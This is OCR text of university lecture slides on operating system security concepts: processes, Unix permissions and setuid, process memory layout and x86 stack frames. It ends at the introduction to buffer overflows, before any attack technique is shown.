
OS security - OS key concepts

Myrto Arapinis
School of Informatics
University of Edinburgh

March 6, 2019


Operating systems

- An OS provides the interface between the users of a computer and that computer's hardware.
- The OS handles the management of low-level hardware resources:
  - disk drives,
  - CPU,
  - RAM,
  - I/O devices, and




Multi-users

OSs must allow for multiple users with potentially different levels of access to the same computer.



Multi-tasking

OSs must allow multiple application programs to run at the same time.




Essential Unix architecture

Execution modes:


- User mode - access to resources through syscall to kernel
- Kernel mode - direct access to resources

System calls are usually contained in a collection of programs, eg. a library such as the C library `libc`




Processes and process management

- A process is an instance of a program that is currently executing.
- To actually be executed the program must be loaded into RAM and uniquely identified.
- Each process running is identified by a unique Process ID (PID).
- To a PID, we can associate its CPU time, memory usage, user ID (UID), program name, etc.
- A process might control other processes (fork).
- Child process inherits context from parent process.



File permissions


- One of the main concern of OSs is how to delineate which user can access which resources.
- File permissions are checked by the OS to determine if a file is readable, writable, or executable by a user or a group of users.




Unix file permissions

Setuid programs

- Unix process have 2 user IDs:
  - real user ID (uid) - user launching the pgm
  - effective user ID (euid) - user owning the pgm
- An executable file can have the set-user-ID property (setuid) enabled
- If A executes setuid file owned by B, then the euid of the process is B and not A
- Syscall setuid(uid) allows a process to change its euid to uid
- Writing secure setuid programs is tricky because vulnerabilities may be exploited by malicious user actions
- Some programs that access system resources are owned by root and have the setuid bit set (setuid programs)






Memory management

- To actually be executed the program must be loaded into RAM and uniquely identified.
- The RAM memory of a computer is its address space.
- It contains both the code for the running program, its input data, and its working memory.
- For any running process it is organised into different segments, which keep the different parts of the address space separate
- Security concerns require that we do not mix up these different segments.


Linux (32-bit) process memory layout (simplified)




```
void function(int a, int b, int c) {
     char buffer1[5];
     char buffer2[10];
}
void main() {
     function(1,2,3);
}
```

```
fun: pushl %ebp
     movl %esp,%ebp
     subl $20,%esp

main: pushl $3
      pushl $2
      pushl $1
      call fun
```

Stack frame


Reserved for kernel
Stack
Heap
Static data
Text
fun: pushl %ebp
movl %esp,%ebp
subl $20,%esp
main: pushl $3
pushl $2
pushl $1
call fun
%eip
arguments (c, b, a)
return address
stack frame pointer
exception handlers
local variables
(buffer1, buffer2)
...

Stack and functions: Summary

Calling function

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction to run after control returns
3. Jump to the function's address

Called function

4. Push the old frame pointer onto the stack (%ebp)
5. Set frame pointer (%ebp) to where the end of the stack is right now (%esp)
6. Push local variables onto the stack

Returning function


7. Reset the previous stack frame: %esp = %ebp, %ebp = (%ebp)
8. Jump back to return address: %eip = 4(%esp)

Buffer overflows

Myrto Arapinis
School of Informatics
University of Edinburgh

March 08, 2019

x86 CPU/Memory




- Memory stores instructions and data
- CPU interprets instructions
- `%eip` points to next instruction
- `%eip` incremented after each instruction
- `%eip` modified by `call`, `ret`, `jmp`, and conditional `jmp`

x86 registers

- Temporary registers: `%eax`, `%ebx`, `%ecx`, `%edx`, `%edi`, `%esi`
- Extended stack pointer: `%esp`
- Extended base pointer: `%ebp`

